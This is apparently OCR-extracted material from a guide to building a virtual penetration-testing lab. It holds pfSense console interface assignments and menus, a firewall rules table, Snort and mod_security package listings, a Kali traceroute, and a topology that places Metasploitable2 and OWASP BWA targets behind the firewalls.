
```
root@kali:~# traceroute 192.168.175.100
traceroute to 192.168.175.100 (192.168.175.100), 30 hops max, 60 byte packets
 1  192.168.50.10 (192.168.50.10)  0.300 ms  0.211 ms  0.240 ms
 2  192.168.175.100 (192.168.175.100)  1.496 ms  1.419 ms  1.357 ms
```



```
Enter the WAN interface name or 'a' for auto-detection
(em0 em1 em2 em3 em0_vlan1 em1_vlan2 em2_vlan3 em3_vlan4 or a): em0

Enter the LAN interface name or 'a' for auto-detection
NOTE: this enables full Firewalling/NAT mode.
(em1 em2 em3 _vlan1 em1_vlan2 em2_vlan3 em3_vlan4 a or nothing if finished): em2

Enter the Optional 1 interface name or 'a' for auto-detection
(em1 em3 _vlan1 em1_vlan2 _vlan3 em3_vlan4 a or nothing if finished): em1

Enter the Optional 2 interface name or 'a' for auto-detection
(em3 _vlan1 _vlan2 _vlan3 em3_vlan4 a or nothing if finished): em3

Enter the Optional 3 interface name or 'a' for auto-detection
(_vlan1 _vlan2 _vlan3 _vlan4 a or nothing if finished):

The interfaces will be assigned as follows:

WAN  -> em0
LAN  -> em2
OPT1 -> em1
OPT2 -> em3
```




```
 WAN (wan)       -> em0        -> v4: 192.168.25.10/24
 LAN (lan)       -> em2        -> v4: 192.168.10.10/24
 OPT1 (opt1)     -> em1        -> v4: 192.168.101.10/24
 OPT2 (opt2)     -> em3        -> v4: 192.168.75.40/24
 0) Logout (SSH only)                  9) pfTop
 1) Assign Interfaces                 10) Filter Logs
 2) Set interface(s) IP address       11) Restart webConfigurator
 3) Reset webConfigurator password    12) pfSense Developer Shell
 4) Reset to factory defaults         13) Upgrade from console
 5) Reboot system                     14) Enable Secure Shell (sshd)
 6) Halt system                       15) Restore recent configuration
 7) Ping host                         16) Restart PHP-FPM
 8) Shell


Enter an option: 
```




Firewall: Rules

		ID	Proto	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description
	▶		*	*	*	LAN Address	443 80	*	*		Anti-Lockout Rule
□	▶		IPv4 ICMP	LAN net	*	WAN net	*	*	none		ICMP from the WAN to the LAN
□	▶		IPv4 TCP/UDP	WAN net	*	LAN net	53 (DNS)	*	none		DNS traffic WAN to LAN
□	▶		IPv4 TCP	WAN net	*	LAN net	21 (FTP)	*	none		FTP traffic WAN to LAN
□	▶		IPv4 TCP	WAN net	*	LAN net	443 (HTTPS)	*	none		HTTPS WAN to LAN
□	▶		IPv4 TCP	*	*	*	25 (SMTP)	*	none		SMTP traffic
□	▶		IPv4 TCP	WAN net	*	LAN net	80 (HTTP)	*	none		HTTP WAN to LAN
□	▶		IPv4 TCP	*	*	*	23 (Telnet)	*	none		Telnet traffic
□	▶		IPv4 TCP	*	*	*	22 (SSH)	*	none		SSH traffic
□	▶		IPv4 *	LAN net	*	WAN net	*	*	none		
□	▶		IPv4 *	LAN net	*	OPT1 net	*	*	none		Default allow LAN to any rule

Name	Category	Version	Description
Proxy Server with mod_security	Security	0.1.9	ModSecurity (Apache 2.2 branch) is a web application firewall that can work either embedded or as a reverse proxy. It provides protection from a range of attacks against web applications and allows for HTTP traffic monitoring, logging and real-time analysis. In addition this package allows URL forwarding which can be convenient for hosting multiple websites behind pfSense using 1 IP address. Package info
snort	Security	3.2.9.1	Snort is an open source network intrusion prevention and detection system (IDS/IPS). Combining the benefits of signature, protocol, and anomaly-based inspection. Package info



```
WAN (wan)       -> em0        -> v4/DHCP4: 192.168.10.130/24
LAN (lan)       -> em1        -> v4: 192.168.20.10/24
0) Logout (SSH only)                  9) pfTop
1) Assign Interfaces                 10) Filter Logs
2) Set interface(s) IP address       11) Restart webConfigurator
3) Reset webConfigurator password    12) pfSense Developer Shell
4) Reset to factory defaults         13) Upgrade from console
5) Reboot system                     14) Enable Secure Shell (sshd)
6) Halt system                       15) Restore recent configuration
7) Ping host                         16) Restart PHP-FPM
8) Shell
```



Internet
Firewall – m0n0
VMnet2
192.168.25.0
VMnet9
192.168.175.0
Firewall – pfsense1
VMnet3
192.168.101.0
VMnet1
192.168.50.0
Debian 5.0
OWASP BWA
VMnet4
192.168.10.0
Ubuntu – 8.10
Metasploitable2
Firewall – pfsense2
VMnet5
192.168.20.0
CentOS 5